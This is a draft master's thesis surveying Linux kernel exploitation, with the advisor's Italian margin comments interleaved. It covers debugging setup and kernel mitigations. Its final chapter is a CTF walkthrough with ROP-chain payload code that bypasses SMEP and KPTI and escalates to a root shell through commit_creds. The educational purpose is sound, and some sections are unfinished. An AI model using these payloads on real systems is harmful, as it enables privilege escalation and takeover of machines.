



**Università
di Genova**

DIBRIS DIPARTIMENTO
DI INFORMATICA, BIOINGEGNERIA,
ROBOTICA E INGEGNERIA DEI SISTEMI

A survey of kernel-exploitation techniques

Vincenzo Terracciano

Master Thesis

Università di Genova, DIBRIS Via Opera Pia, 13 16145 Genova, Italy
<https://www.dibris.unige.it/>



MSc Computer Science
Software Security Curriculum

A survey of kernel-exploitation techniques

Vincenzo Terracciano

Advisor: Giovanni Lagorio

Examiner:

December, 2021

Table of Contents

Chapter 1	Introduction	5
Chapter 2	Kernel	6
Chapter 3	Art of Exploitation	8
3.1	Difference between Kernel-land and Userl-land	8
Chapter 4	Analysis Environment	10
4.1	Debugging	10
4.1.1	GDB	10
4.1.2	Running QEMU	11
Chapter 5	Kernel configuration	12
Chapter 6	Linux kernel mitigation features	15
6.1	Mitigation features like Userland	15
6.1.1	Kernel stack canary	15
6.1.2	Kernel address space layout randomization	15
6.2	Powerful linux mitigation features	16
6.2.1	Supervisor mode execution protection (SMEP)	16
6.2.2	Supervisor Mode Access Prevention	16
6.2.3	Kernel page-table isolation	16

6.2.4	Function Granular Kernel Address Space Layout Randomization . .	17
Chapter 7	Intensification of mitigation features	18
7.1	Setup environment	18
7.1.1	Analyzing the kernel module	19
7.2	Stack cookies	20
7.2.1	Step by step to exploit	20
7.2.2	Getting root privileges	20
7.3	Adding SMEP	22
7.3.1	Overwrite CR4	22
7.3.2	Second scenario	23
7.4	Adding KPTI	25
7.5	Tweaking the ROP chain	25
7.6	Adding SMAP	26
7.7	Adding KASLR and FG-KASLR	27
Bibliography		28

Chapter 1

Introduction

Chapter 2

Kernel

We start our research about *kernel exploitation* with an clear purpose: explaining what the kernel is and what exploitation signifies. When we talk about a computer, we generally think of a set of physical devices (processor, motherboard, memory, hard drive, keyboard, etc.) that let us perform simple tasks such as writing, sending an e-mail, watching a movie, surfing the Web and so on. The kernel has complete control over everything in the system. It is the *portion of the operating system code* that is always resident in memory, and facilitates interactions between hardware and software components. Typically the kernel is responsible for memory management, process and task management and disk management. Between these bits of hardware and applications we work on every day there is a layer of software that makes it possible all the hardware work efficiently and create an infrastructure which the applications can work. This layer of software is the operating system, and its core is the kernel.

In modern operating systems, the kernel acts for the things we normally assume: virtual memory, hard-drive access, input/output handling, and so forth. Generally larger than most user applications, the kernel is a complex and charming piece of code usually written in a collection of assembly, the low level machine language, and C. Moreover, the kernel employs some underlying architecture properties to separate itself from the rest of the running programs. In fact, most *Instruction Set Architectures* (ISA) [SE93] supply at least two modes of execution: a *privileged mode*, where the machine-level instructions are completely accessible, and an *unprivileged/user mode*, in which only a subset of instructions are accessible. Furthermore, the kernel protects itself from user applications by realizing separation at the software level. When we have to set up the virtual memory subsystem, the kernel makes it possible to access the address space (i.e., the range of virtual memory addresses) of any process, and no process can directly refer to the kernel memory.

The reference to the memory visible only to the kernel as *kernel-land* memory and the

We will
call...?

memory a user process sees as *user-land* memory. The term user-land refers to all code that runs outside the operating system's kernel. User-land usually refers to the various programs and libraries that the operating system uses to interact with the kernel. Code executing in kernel-land runs with full privileges and can access any valid memory address on the system, while code executing in user-land is subject to all limits as describe above. This separation between hardware- and software-based is necessary to protect the kernel from accidental damage or alteration resulting from a misbehaving or malicious user-land application.

ho aggiunto
emph;
forse
si può
dire, più
in generale,
che chiamiamo
“user-land” la
parte di sistema
vista da
un processo
utente,
etc etc

non
capisco
il discorso
hw- sw-
based

Chapter 3

Art of Exploitation

There are various ways an attacker can behave as a *super-user*, the most excitement is generally performed with the development of an exploit. The meaning behind *exploitation* is really simple: software has bugs, and these make the software work not correctly, or otherwise perform incorrectly a task that had to perform in an appropriate way. And all this means an advantage for the *attacker*. Not every bug is exploitable; we refer to those that are as *vulnerabilities*. Analyzing an application to establish its vulnerability is called *auditing*. It entails:

- *Reading* the source code of the application, if available;
- *Reversing* the application binary; that is, reading the disassembly of the compiled code
- *Fuzzing* the application interface; that is feeding the application random or pattern-based, automatically generated input.

3.1 Difference between Kernel-land and User-land

Until now the kernel has been described as the entity through which many countermeasures against exploitation are realized. With the large diffusion of security patches and the contemporary reduction of user-land vulnerabilities, the attention of exploits writers has gone toward the core of the operating system. However, writing a *kernel-land exploit* presents various extra challenges if compared to a user-land exploit:

- The kernel is the only piece of software that is strictly for the system. As long as the kernel works correctly, there is no incorrigible situation. This explains why user-land

non
capisco
la frase

Forse
mi sono
spiegato
male....
There
are
various
ways an
attacker
can gain
root
privi-
leges, ...

non
urlare ;-
) ... usa
emph e
basta,
non
tutto in
maius-
colo

XD

???

non
sapevo
come
intro-
durre il
capitolo

brute forcing, for example, is a feasible choice: the only real worry we have to confront when we repeatedly crash our victim application is the noise we might create in the logs. When it comes to the kernel, this hypothesis is not true anymore: an error at the kernel level leaves the system in an *inconsistent state*, and it is usually required to take back the machine to its appropriate functioning. If the error happens inside one of the sensible areas of the kernel, the operating system will just shut down, a condition known as panic.

- The kernel is protected from user-land via both software and hardware. Finding information about the kernel is a much more difficult job. At the same time, the number of variables that are no more under the attacker's control intensifies in an exponentially way. For example, let's consider the *memory allocator*. In a user-land exploit, the allocator is inside *the process*, generally connected through a shared system library. Your purpose is its only consumer and its only *affecter*. On the other side, all the processes on the system may concern the behavior and the status of a kernel memory allocator.
- The kernel is a large and complex system. The dimension of the kernel is substantive, on the order of millions of lines of source code:




Figure 3.1: Growth of Codebase Kernel Linux

The kernel has to control all the hardware on the computer and most of the lower-level software abstractions (virtual memory, file systems, IPC facilities, etc.). This implies many hierarchical, interconnected subsystems that the attacker may have to deeply understand to successfully trigger and exploit a specific vulnerability. This characteristic can also become an advantage for the exploit developer, as a complex system is also less likely to be bug-free.

nel linguaggio formale, come quello di una tesi, non usare mai le contrazioni; in questo caso: "is not" (cambia ovunque)

non capisco la frase

Per questa sezione ho preso spunto da "a guide to kernel exploit" ...

metti il numero di linee del kernel attuale; forse ci potrebbe stare bene anche un grafico di come è cresci-

Chapter 4

Analysis Environment

4.1 Debugging

In user space we had the support of the kernel so we could easily stop processes and use gdb to inspect their behavior. GDB [SPS+88]) allows you to see what is going on *inside* another program while it executes – or what another program was doing at the moment it crashed.

4.1.1 GDB

GDB can do four main kinds of things to help you catch bugs in the act:

- Start your program, specifying anything that might affect its behavior.
- Make your program stop on specified conditions.
- Examine what has happened, when your program has stopped.
- Change things in your program, so you can experiment with correcting the effects of one bug and go on to learn about another.

Using gdb allows us to debug the kernel in the familiar and powerful debugging interface of gdb. In order to debug a kernel we have two options:

- A serial connection and another pc;
- Use a Hypervisor.

collegame
wiki???
se vuoi
mettere
un
collega-
mento,
metti la
pagina
ufficiale
di gdb

collegame
wiki
intendo
i rifer-
imenti
che devo
fare con
bibitex
o a siti
:D

tutto
quello
che
segue è
molto
confu-
sionario;
per
esempio,

Given the lack of convenience of the first option, a hypervisor is preferred. Among them we have *QEMU* [Bel05], a hosted hypervisor, that is, running within a traditional operating system, just like any other program. In the kernel, in order to use gdb we need to use hypervisor like QEMU based hardware interfaces which are not always available. The Linux kernel provides a set of tools and debug options useful for investigating abnormal behavior.

4.1.2 Running QEMU

As said previously, to debug the kernel we need the qemu hypervisor. Specifically, there are some options needed in kernel analysis:

- -kernel *path*, (where *path* means the) Path to kernel image to debug;
- -initrd *path*, Path to initial Ram disk. In short, a RAM disk is a filesystem dynamically placed in you RAM memory in boot time that contains the basic stuff needed to get your real filesystem running with the first processes needed to get your whole system running as expected, like the init process;
- -gdb dev, wait for gdb connection on device dev. Typical connections will likely be TCP-based, but also UDP, pseudo TTY, or even stdio are reasonable use case;
- -s, shorthand for -gdb tcp::1234, i.e. open a gdbserver on TCP port 1234;
- -S, freeze the CPU on startup;
- -cpu model, select CPU model. Here we can add +smep and +smep for *SMEP* and *SMAP* mitigation features;
- -m [size]=megs, set virtual RAM size to megs megabytes;
- -append, specifies additional boot options. This is also where we can enable/disable mitigation features.

These options are essential for analyzing the kernel. But qemu supports other options (indicate the documentation site) which may be useful for running the system and to help the user in the analysis.

usa un
itemize
per fare
elenco
puntato;
alcune
opzioni
non mi
sem-
bra che
siano
per
l'analisi,
ma sem-
plice-
mente
per far
partire
un sis-
tema
linux
sotto
qemu

potrei
dire....The
are
some
options
we need
to run
an op-
erating
system
and
analyze
the
kernel:

Chapter 5

Kernel configuration

We recommended that you build and install your own kernel, rather than running the stock kernel that comes with your distribution. One of the strongest reasons for running your own kernel is that the kernel developers have built several debugging features into the kernel itself. These features can create extra output and slow performance, so they tend not to be enabled in production kernels from distributors.

When building a kernel for debugging with gdb, I would advise using the following configuration options to make debugging a bit more pleasant.

Except where specified otherwise, all of these options are found under the “*kernel hacking*” menu in whatever kernel configuration tool you prefer. Note that some of these options are not supported by all architectures and if it is added, it is not considered for the building of kernel.

`CONFIG_GDB_SCRIPTS` adds links to the GDB helper scripts. I find it particularly useful when debugging a kernel module, when I need to inspect the kernel log buffer or VFS mounts.

`CONFIG_KGDB` enables the built in kernel debugger, which allows for remote debugging. Technically this option is the only one that is strictly required, but attempting to debug without debug symbols will make debugging much harder.

`CONFIG_FRAME_POINTER` inserts code to into the compiled executable which saves the frame information in registers or on the stack at different points.

`CONFIG_DEBUG_KERNEL` makes other debugging options available.

`CONFIG_DEBUG_SLAB` turns on several types of checks in the kernel memory allocation functions; with these checks enabled, it is possible to detect a

dalle
altre
parti hai
usato
“we”;
vanno
bene en-
trambi,
tenden-
zial-
mente
si usa
“we”,
però
l’importan-
za è essere
consis-
tente

Sisi,
controllo
che non
ci siano
altri
cambi di
pronomi

usa
listlist-
ing (da
tutte le
parti, la
format-
tazione
è tutta
sbagli-
ata)

number of memory overrun and missing initialization errors.

CONFIG_DEBUG_PAGEALLOC where full pages are removed from the kernel address space when freed. This option can slow things down significantly, but it can also quickly point out certain kinds of memory corruption errors.

CONFIG_DEBUG_SPINLOCK allows to the kernel to catch operations on uninitialized spinlocks and various other errors.

CONFIG_INIT_DEBUG where items marked with `_ _init` (or `_ _initdata`) are discarded after system initialization or module load time. This option enables checks **for** code that attempts to access initialization-time memory after initialization is complete.

CONFIG_DEBUG_INFO causes the kernel to be built with full debugging information included. Including debug information in the kernel and kernel modules will make both the image and the modules larger in size.

CONFIG_DEBUG_STACK_USAGE and CONFIG_DEBUG_STACKOVERFLOW to check the overflows of kernel, IRQ and exception stacks. This option will cause messages of the stacks in detail when free stack space drops below a certain limit.

A sure sign of a stack overflow is an oops[cit]listing without any sort of reasonable back trace. The first option adds explicit overflow checks to the kernel; the second causes the kernel to monitor stack usage and make some statistics available via the magic SysRq key.

CONFIG_KALLSYMS causes kernel symbol information to be built into the kernel; it is enabled by **default**. The symbol information is used in debugging contexts; without it, an oops listing can give you a kernel traceback only in hexadecimal, which is not very useful.

CONFIG_IKCONFIG and CONFIG_IKCONFIG_PROC (found in the **"General setup"** menu) cause the full kernel configuration state to be built into the kernel and to be made available via `/proc`. Most kernel developers know which configuration they used and **do** not need these options (which make the kernel bigger). They can be useful, though, **if** you are trying to debug a problem in a kernel built by somebody **else**.

If you do not want to use menuconfig is possible to set configuration options via command line using the following `$./scripts/config -e CONFIG_<your option> .`

Once you have enabled all these options, you need to build the kernel. This is done from the command line:

```
$ make -j$(nproc)
```

Before starting the VM and attempting to attach gdb, set up gdb to load the Linux helper scripts by adding `add-auto-load-safe-path` to your `~/.gdbinit`.

Chapter 6

Linux kernel mitigation features

6.1 Mitigation features like Userland

Just like mitigation features such as ASLR, stack canaries, PIE, etc. used by userland programs, kernel also have their own set of mitigation features. Below are some of the popular and notable Linux kernel mitigation features.

6.1.1 Kernel stack canary

: Stack canaries are a mitigation targeted at stack-based buffer overflow attacks. It works by exploiting one of the limitations of these kind of attacks, namely, that the attacker must overwrite all the bytes between the overflowed buffer and the control data (i.e., saved registers and the return address). The idea is to put a value—the canary—between the local variables and the control data of each function stack frame. The attacker, thus, has to overwrite the canary before she can overwrite the control data. If overwriting the canary is impossible or can be detected, the attack is blocked. It is enabled in the kernel at compile time and cannot be disabled.

nel
titolo
usi
cookie,
ma poi
parli
di ca-
nary...

6.1.2 Kernel address space layout randomization

Also like ASLR on userland, it is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries. With kernel

address space layout randomization (KASLR), the kernel is loaded to a random location in memory. Loading the kernel to a random location can protect against attacks that rely on knowledge of the kernel addresses. The KASLR feature is enabled by default.

6.2 Powerful linux mitigation features

6.2.1 Supervisor mode execution protection (SMEP)

The processor introduces a new mechanism that provides next level of system protection by blocking malicious software attacks from user mode code when the system is running in the highest privilege level. This feature marks all the userland pages in the page table as non-executable when the process is in kernel-mode. In the kernel, this is enabled by setting the 20th bit of Control Register CR4.

dire su
che pro-
cessori
sono
support-
ate/cosa
serve a
livello
hard-
ware

6.2.2 Supervisor Mode Access Prevention

Supervisor Mode Access Prevention (SMAP) allows supervisor mode programs to optionally set user-space memory mappings so that access to those mappings from supervisor mode will cause a trap. This makes it harder for malicious programs to “trick” the kernel into using instructions or data from a user-space program. Complementing SMEP, this feature marks all the userland pages in the page table as non-accessible when the process is in kernel-mode, which means they cannot be read or written as well. In the kernel, this is enabled by setting the 21st bit of Control Register CR4.

6.2.3 Kernel page-table isolation

Kernel page-table isolation (KPTI or PTI, previously called KAISER) is a Linux kernel feature improves kernel hardening against attempts to bypass kernel address space layout randomization (KASLR). It works by better isolating user space and kernel space memory. This mitigation was added to avoid the *Meltdown* (wiki). When this feature is active, the kernel separates user-space and kernel-space page tables entirely, instead of using just one set of page tables that contains both user-space and kernel-space addresses. One set of page tables includes both kernel-space and user-space addresses same as before, but it is only used when the system is running in kernel mode. The second set of page tables for use in user mode contains a copy of user-space and a minimal set of kernel-space addresses.

è stata
in-
trodotta
contro
Melt-
down,
se non
vado er-
rato; an-
drebbe
detto

l'ho
citata
nell'exploit
ma lo
posso

6.2.4 Function Granular Kernel Address Space Layout Randomization

Probably is the strongest linux kernel mitigation feature. This patch set is an implementation of finer grained kernel address space randomization. It rearranges your kernel code at load time on a per-function level granularity, with only around a second added to boot time. KASLR was merged into the kernel with the objective of increasing the difficulty of code reuse attacks. Code reuse attacks reused existing code snippets to get around existing memory protections. They exploit software bugs which expose addresses of useful code snippets to control the flow of execution for their own nefarious purposes. KASLR moves the entire kernel code text as a unit at boot time in order to make addresses less predictable. The order of the code within the segment is unchanged - only the base address is shifted. There are a few shortcomings to this algorithm.

1. Low Entropy - there are only so many locations the kernel can fit in. This means an attacker could guess without too much trouble.
2. Knowledge of a single address can reveal the offset of the base address, exposing all other locations for a published/known kernel image.
3. Info leaks abound.

Finer grained ASLR has been proposed as a way to make ASLR more resistant to info leaks. It is not a new concept at all, and there are many variations possible. Function reordering is an implementation of finer grained ASLR which randomizes the layout of an address space on a function level granularity.

usa enumerate per gli elenchi numerati

Chapter 7

Intensification of mitigation features

In this chapter, I will show how mitigations make it harder to exploit root privileges. In particular, I will explore the resolution of a *CTF* (wiki CTF <https://hxp.io/blog/81/hxp-CTF-2020-kernel-rop/>), starting from an environment without mitigations up to adding all the mitigations to solve the real CTF. To do this I will use a technique called *ROP*(wiki) with a module having an extremely trivial and standard bug.

7.1 Setup environment

Our task is to exploit a vulnerable custom kernel module that is installed into the kernel on boot. I will use the setup seen for the kernel in the section (dire la sezione del setup kernel) and the one for qemu (esplicitare sezione di qemu). Since it is a CTF, where it is usual to use a flag to prove that you are getting the admin mode, you need to add some options in the qemu setup. To do this, the command is also added to the qemu settings: `-hdb flag.txt` that it puts flag.txt into `/dev/sda` instead of leaving the flag.txt as a normal file in the system. Another important step is to find gadgets inside the kernel to be able to perform a rop chain. This is possible with ROPgadget (<https://github.com/JonathanSalwan/ROPgadget>), which searches for all possible gadgets within the kernel. Since this type of operation produces an enormous amount of data, it is preferable to save everything on a file that can always be consulted for the following steps. To perform the exploit, the executable file containing the necessary steps for the exploit must be inserted into the file system.

7.1.1 Analyzing the kernel module

The module contains 6 methods. They allow you to communicate with this module by opening `/dev/hackme` and reading and writing to it.

```
ssize_t __fastcall hackme_write(file *f, const char *data, size_t size, loff_t
    *off)
{
    //...
    int tmp[32];
    //...
    if ( _size > 0x1000 )
    {
        _warn_printk("Buffer overflow detected (%d < %lu)!\n", 4096LL, _size);
        BUG();
    }
    _check_object_size(hackme_buf, _size, 0LL);
    if ( copy_from_user(hackme_buf, data, v5) )
        return -14LL;
    _memcpy(tmp, hackme_buf);
    //...
}

ssize_t __fastcall hackme_read(file *f, char *data, size_t size, loff_t *off)
{
    //...
    int tmp[32];
    //...
    _memcpy(hackme_buf, tmp);
    if ( _size > 0x1000 )
    {
        _warn_printk("Buffer overflow detected (%d < %lu)!\n", 4096LL, _size);
        BUG();
    }
    _check_object_size(hackme_buf, _size, 1LL);
    v6 = copy_to_user(data, hackme_buf, _size) == 0;
    //...
}
```

The bug, the same in both methods, reads / writes to a buffer stack of length 0x80 bytes, but only warns of a buffer overflow if the size is greater than 0x1000. Using this bug, we can freely read / write to the kernel stack.

7.2 Stack cookies

Now, let's see what we can do with the above primitives to gain root privileges, starting with one possible mitigation feature: only cookies stack.

The idea is to put the piece of code which we want the program's flow to jump into in the userland itself. After that, we simply overwrite the return address of the function that is being called in the kernel with that address. Because the vulnerable function is a kernel function, our code - even though being in the userland - is executed under kernel mode. In this way, we have already achieved arbitrary code execution. For this technique to work, we will remove most of the mitigation features in the qemu run the script by removing `+smep`, `+smap`, `kpti=1`, `kaslr`, and adding `nopti`, `nokaslr`.

7.2.1 Step by step to exploit

First of all let's open the `hackme` function with the `open` method. It returns a file descriptor which will be used later in the next steps. Using a `read` function, we are going to read the stack. The `buffer` in the stack itself is 0x80 bytes long and the stack cookie is immediately after it. Therefore, if we read the data in an unsigned long array (of which each element is 8 bytes), the cookie will be at offset 16. To overwrite the return address, the same procedure is carried out for leaking, overwriting the cookie with ours. Note, however, that after the cookie there are 3 registers `rbx`, `r12`, and `rbp` (different in the userland because the only `rbp` appears). This involves inserting three dummy values after our cookie and inserting the return address we want our program to return to, which corresponds to the function we will create in the user area to get root privileges.

7.2.2 Getting root privileges

Our goal is to get root privileges on the system. This can be done through two functions that already reside in the same kernel-space code: `commit_creds()` and `prepare_kernel_cred()`. Since KASLR is disabled, the addresses where the functions reside are constant at every start. So we can get those addresses by reading the `/proc/kallsyms` file with the following terminal commands:

```
cat /proc/kallsyms | grep commit_creds
-> ffffffff814c6410 T commit_creds
cat /proc/kallsyms | grep prepare_kernel_cred
-> ffffffff814c67f0 T prepare_kernel_cred}
```

Then to get root privileges you need to write a code where the two functions are called consecutively using the return value of one as a parameter of the other. At this point, we need to recall an instruction that allows you to return to userland. This can be done with *iretq* or *sysretq*. With *iretq* it is much simpler as you need to configure the stack with 5 user area registry values in this order: *RIP* — *CS* — *RFLAGS* — *SP* — *SS*. For the *RIP*, we can set the address of the function that allows you to open a shell, while for the others you need to enter values that return to a state before entering kernel mode. The best solution, therefore, is to save the state of the registers before entering kernel mode and reload them after obtaining root privileges.

```
void save_state(){
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
    puts("[*] Saved state");
}
```

Before *iretq*, it is appropriate to invoke the *swapgs* instruction because *syscall* does not change *RSP* to point to the kernel stack (and it does not save *RSP* user space anywhere). So some kind of thread-local (or core-local) storage is needed so that each core can get the correct kernel stack pointer for the task running on that core. A possible code to gain root privileges is:

```
unsigned long user_rip = (unsigned long)get_shell;
void escalate_privs(void){
    __asm__(
        ".intel_syntax noprefix;"
        "movabs rax, 0xffffffff814c67f0;" //prepare_kernel_cred
        "xor rdi, rdi;"
        "call rax; mov rdi, rax;"
        "movabs rax, 0xffffffff814c6410;" //commit_creds
        "call rax;"
        "swapgs;"
        "mov r15, user_ss;"
        "push r15;"
        "mov r15, user_sp;"
        "push r15;"
    );
}
```

```
    "mov r15, user_rflags;"
    "push r15;"
    "mov r15, user_cs;"
    "push r15;"
    "mov r15, user_rip;"
    "push r15;"
    "iretq;"
    ".att_syntax;"
);
}
```

7.3 Adding SMEP

In the previous section (citare il numero) we used our piece of code which is saved in the userspace. By activating SMEP, as mentioned in the paragraph (dove l'ho citato), user pages are marked as not executable while in kernel mode. There are two possible scenarios:

- Write an arbitrary amount of data to the kernel stack.
- Overwrite up to the return address on the kernel stack.

7.3.1 Overwrite CR4

The 20th bit of the CR4 control register is responsible for enabling or disabling SMEP. In kernel mode, we have the power to modify the contents of the control register. To do this there is a special instruction `mov cr4, rdi` called by a function called `native_write_cr4()`. So to be able to bypass SMEP you try to execute ROP inside this function. As for the `commit_creds()` and `prepare_kernel_cred()` functions, we find the address by reading `/proc/kallsyms`. To build the ROP chain we use the same approach used in userland, but instead of going back to our userland code, we go back into the `native_write_cr4` (value) function, insert the value we need and then go back to the code to get the privileges. By reading the documentation of the CR4 bit, the developers, knowing of this possible solution to bypass SMEP, have blocked the possibility of overwriting that bit. Each time they are overwritten they are reset with the kernel boot settings. So the first scenario cannot be undertaken to obtain privileges.

7.3.2 Second scenario

In the second scenario, however, we will no longer exploit our userland code but only the ROP technique. The plan is quite simple:

- ROP into `prepare_kernel_cred (0)`, already seen.
- ROP into `commit_creds ()`, with the return value from step 1 as the parameter.
- ROP into `swapgs; ret`.
- ROP into `iretq` with the stack setup as `RIP — CS — RFLAGS — SP — SS`, already seen.

The ROP chain is trivial, but the gadgets found in the kernel cannot always be exploited, so many attempts must be made to find the right gadget. Some instructions might seem strange, but sometimes only some are really usable and executable. For example, to move the return value in step 1 (stored in `rax`) to `rdi` to move to `commit_creds ()`, the only instructions are:

```
unsigned long pop_rdx_ret = 0xffffffff81007616; // pop rdx; ret
unsigned long cmp_rdx_jne_pop2_ret = 0xffffffff81964cc4; // cmp rdx, 8; jne
    0xffffffff81964cbb; pop rbx; pop rbp; ret
unsigned long mov_rdi_rax_jne_pop2_ret = 0xffffffff8166fea3; // mov rdi, rax;
    jne 0xffffffff8166fe7a; pop rbx; pop rbp; ret
```

They might sound a little bizarre, but all the ordinary gadgets tried are not executable. This is not always the case, it depends on the kernel in use, in fact very important at this stage is to try all possible solutions. The above code, entering 8 in `rdx` ignores the `jne` instruction, allows you to write the `rax` value in `rdi` that will be used for the `commit_creds` function (`prepare_kernel_cred (0)`) While `ROPgadget` can find `swapgs`, it does not find `iretq`, so we use `objdump` to find the right address and be able to write the full ROP chain.

```
void get_shell(void){
    puts("[*] Returned to userland");
    if (getuid() == 0){
        printf("[*] UID: %d, got root!\n", getuid());
        system("/bin/sh");
    } else {
        printf("[!] UID: %d, did not get root\n", getuid());
        exit(-1);
    }
}
```

```

unsigned long user_rip = (unsigned long)get_shell;

unsigned long pop_rdi_ret = 0xffffffff81006370;
unsigned long pop_rdx_ret = 0xffffffff81007616; // pop rdx ; ret
unsigned long cmp_rdx_jne_pop2_ret = 0xffffffff81964cc4; // cmp rdx, 8 ; jne
    0xffffffff81964cbb ; pop rbx ; pop rbp ; ret
unsigned long mov_rdi_rax_jne_pop2_ret = 0xffffffff8166fea3; // mov rdi, rax ;
    jne 0xffffffff8166fe7a ; pop rbx ; pop rbp ; ret
unsigned long commit_creds = 0xffffffff814c6410;
unsigned long prepare_kernel_cred = 0xffffffff814c67f0;
unsigned long swapgs_pop1_ret = 0xffffffff8100a55f; // swapgs ; pop rbp ; ret
unsigned long iretq = 0xffffffff8100c0d9;

void overflow(void){
    unsigned n = 50;
    unsigned long payload[n];
    unsigned off = 16;
    payload[off++] = cookie;
    payload[off++] = 0x0; // rbx
    payload[off++] = 0x0; // r12
    payload[off++] = 0x0; // rbp
    payload[off++] = pop_rdi_ret; // return address
    payload[off++] = 0x0; // rdi <- 0
    payload[off++] = prepare_kernel_cred; // prepare_kernel_cred(0)
    payload[off++] = pop_rdx_ret;
    payload[off++] = 0x8; // rdx <- 8
    payload[off++] = cmp_rdx_jne_pop2_ret; // make sure JNE does not branch
    payload[off++] = 0x0; // dummy rbx
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = mov_rdi_rax_jne_pop2_ret; // rdi <- rax
    payload[off++] = 0x0; // dummy rbx
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = commit_creds; // commit_creds(prepare_kernel_cred(0))
    payload[off++] = swapgs_pop1_ret; // swapgs
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = iretq; // iretq frame
    payload[off++] = user_rip;
    .....
}

```

7.4 Adding KPTI

As mentioned in the paragraph (quote the part with ktpi) the user-space and kernel-space page tables are separate. In fact, in user mode, a page set includes user-space page tables and only a few kernel-space addresses. There are several ways to bypass this mitigation, but the one we are going to look at is called a *trampoline*. Logically if a system call returns normally there must be a piece of code in the kernel that swaps the page tables to the userland, so we will try to reuse that code for our purpose. This piece of code is called a trampoline and swaps the page tables, swaps, and iretq.

7.5 Tweaking the ROP chain

The piece of code resides in a function called `swaps_restore_regs_and_return_to_usermode()` which we always find with `/proc/kallsyms`.

<code>.text:FFFFFFFF81200F10</code>	<code>pop</code>	<code>r15</code>
<code>...</code>		
<code>.text:FFFFFFFF81200F26</code>	<code>mov</code>	<code>rdi, rsp</code>
<code>.text:FFFFFFFF81200F29</code>	<code>mov</code>	<code>rsp, qword ptr gs:unk_6004</code>
<code>.text:FFFFFFFF81200F32</code>	<code>push</code>	<code>qword ptr [rdi+30h]</code>
<code>.text:FFFFFFFF81200F35</code>	<code>push</code>	<code>qword ptr [rdi+28h]</code>
<code>.text:FFFFFFFF81200F38</code>	<code>push</code>	<code>qword ptr [rdi+20h]</code>
<code>.text:FFFFFFFF81200F3B</code>	<code>push</code>	<code>qword ptr [rdi+18h]</code>
<code>.text:FFFFFFFF81200F3E</code>	<code>push</code>	<code>qword ptr [rdi+10h]</code>
<code>.text:FFFFFFFF81200F41</code>	<code>push</code>	<code>qword ptr [rdi]</code>
<code>.text:FFFFFFFF81200F43</code>	<code>push</code>	<code>rax</code>
<code>.text:FFFFFFFF81200F44</code>	<code>jmp</code>	<code>short loc_FFFFFFFFF81200F89</code>
<code>...</code>		
 <code>.text:FFFFFFFF81200F89 loc_FFFFFFFFF81200F89:</code>		
<code>.text:FFFFFFFF81200F89</code>	<code>pop</code>	<code>rax</code>
<code>.text:FFFFFFFF81200F8A</code>	<code>pop</code>	<code>rdi</code>
<code>.text:FFFFFFFF81200F8B</code>	<code>call</code>	<code>cs:off_FFFFFFFFF82040088</code>
<code>.text:FFFFFFFF81200F91</code>	<code>jmp</code>	<code>cs:off_FFFFFFFFF82040080</code>

Up to the address `FFFFFFFF81200F26` the function makes a series of `pop` that free the stack, then you get to the part that swaps the tables of the page. We will have two extra `pop` at the beginning, then we will add two dummy values, and we will modify the final part of our ROP chain from `SWAPGS|IRETQ|RIP|CS|RFLAGS|SP|SS` to `KPTI_trampoline|dummy RAX|dummy RDI|RIP|CS|RFLAGS|SP|SS`.

```
void overflow(void){
    // ...
    payload[off++] = commit_creds; // commit_creds(prepare_kernel_cred(0))
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy rax
    payload[off++] = 0x0; // dummy rdi
    payload[off++] = user_rip;
    payload[off++] = user_cs;
    payload[off++] = user_rflags;
    payload[off++] = user_sp;
    payload[off++] = user_ss;
    // ...
}
```

This solution can be used regardless of whether KPTI is enabled or not. So, even if different from the one seen in the paragraph (subsection Second scenario), it can be used to bypass the SMEP.

7.6 Adding SMAP

This feature marks all the userland pages in the page table as non-accessible when the process is in kernel-mode, which means they cannot be read or written. In the kernel, this is enabled by setting the 21st bit of Control Register CR4.

The situation becomes significantly different for the two scenarios:

In the first scenario, our whole ROP chain is stored on the kernel stack, and no data are accessed from the userland. Therefore, our previous payload would still be viable without any modification. However in the second scenario, recall that we actually pivot the stack into a page in the userland. Operations like push and pop the stack require read and write access to it, and SMAP prevents that from happening. As a result, the stack pivoting payload would no longer be viable. In fact, as far as I know, our current read and write primitives from the stack is not enough to produce a successful exploit, we would need a far stronger primitive to exploit the kernel module in this case, which may involve knowledge of the page tables and page directory, or some other advanced topics.

da capire

7.7 Adding KASLR and FG-KASLR

Bibliography

- [Bel05] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *USENIX annual technical conference, FREENIX Track*, volume 41, page 46. California, USA, 2005.
